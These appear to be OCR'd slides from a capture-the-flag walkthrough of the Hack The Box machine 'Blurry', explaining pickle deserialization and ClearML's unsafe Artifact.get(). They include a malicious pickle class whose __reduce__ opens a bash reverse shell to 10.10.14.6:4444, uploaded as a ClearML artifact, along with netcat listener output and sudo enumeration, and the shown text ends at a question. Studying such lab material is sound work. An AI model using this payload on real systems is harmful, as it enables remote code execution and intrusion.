
pickle.dump(data,
  open("data.pkl", "wb")
)
```



```
import pickle
import json

data = pickle.load(
  open("data.pkl", "rb")
)

print(json.dumps(
  data,
  indent=4
))
```



https://github.com/alaramartin/pkl-viewer

Malicious Pickle File

Tells pickle how to rebuild the object

```
import pickle
import os

class Malicious:
    def __reduce__(self):
        # On unpickling, this runs: os.system("echo pwned")
        return (os.system, ("echo pwned",))

pickle.dump(
        Malicious(),
        open("datax.pkl", "wb")
)
```

ClearML Concepts


api.blurry.htb

ClearML Python Package (API client)


```
from clearml import Task
task = Task.init(project_name="my project",
    task_name="my task")
```

files.blurry.htb

app.blurry.htb




ClearML Concepts



Tasks

- Basic unit of work
- Represents single run with:
  - Executed code revision
  - Parameters and configuration
  - Metrics and logs
  - Console output
  - Runtime environment (python version, packages, etc)



Artifacts

- File or data objects attached to a task
- Inputs or outputs of a task
  - Model files (e.g. weights)
  - Datasets
  - Configuration files
  - Support for .pkl format

Tasks + Artifacts = Reproducible Experiments

ClearML vulnerable *Artifact.get()* Impl

github.com/clearml/clearml/blob/v1.13.1/clearml/binding/artifacts.py#L145

clearml / clearml / binding / artifacts.py ↑ Top


Code Blame 1133 lines (1012 loc) · 50 KB Raw

```
145         def get(self, force_download=False, deserialization_function=None):
198                         if self.type == "JSON" or self._content_type == "application/json":
199                             self._object = json.load(f)
200                         else:
201                             self._object = yaml.safe_load(f)
202                 elif self.type == "string":
203                     with open(local_file, "rt") as f:
204                         self._object = f.read()
205                 elif self.type == "pickle":
206                     with open(local_file, "rb") as f:
207                         self._object = pickle.load(f)
208             except Exception as e:
209                 LoggerRoot.get_base_logger().warning(
210                     "Exception '{}' encountered when getting artifact with type {} and content type {}".format(
211                         e, self.type, self._content_type
212                     )
213                 )
214
215             if self._object is self._not_set:
216                 local_file = Path(local_file)
217                 self._object = local_file
218
219             return self._object
```

https://github.com/clearml/clearml/blob/v1.13.1/clearml/binding/artifacts.py#L145


Exploit Procedure

“I will periodically run a specialised task designed to identify and process all tasks, within our Black Swan project, marked with the "review" tag. This process will involve reviewing the artifacts associated with these tasks, examining their contents to ensure they meet our project's standards and requirements.”




```
eviltask = Task.init(...)
eviltask.upload_artifacts(...)
```

```
to_review = Task.get_task(...)
data = to_review['data_file'].get_local_copy()
```



https://github.com/clearml/clearml/blob/v1.13.1/examples/reporting/using_artifacts_example.py

Create Evil Task

```
import pickle
import os
from clearml import Task



class Malicious:
    def __reduce__(self):
        return (os.system, ('bash -c "bash -i >& /dev/tcp/10.10.14.6/4444 0>&1"',))


cmd = Malicious()


task = Task.init(project_name="Black Swan", task_name="pwn_this_shit", tags=["review"])


task.upload_artifact(name="payload", artifact_object=cmd, retries=2, wait_on_upload=True,
extension_name=".pkl")
```






```
┌─[antoinet@htb-ttiewwu4ez]─[~]
└──╼ $nc -lvnp 4444
Listening on 0.0.0.0 4444


whoami
Connection received on 10.129.77.63 35592
sh: 0: can't access tty; job control turned off
$ $ jippity
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
jippity@blurry:~$ whoami
whoami
jippity
jippity@blurry:~$
```

Question 8

What is the full path to the script that jippity can run as root without a password?

```
jippity@blurry:~$ sudo -l
sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

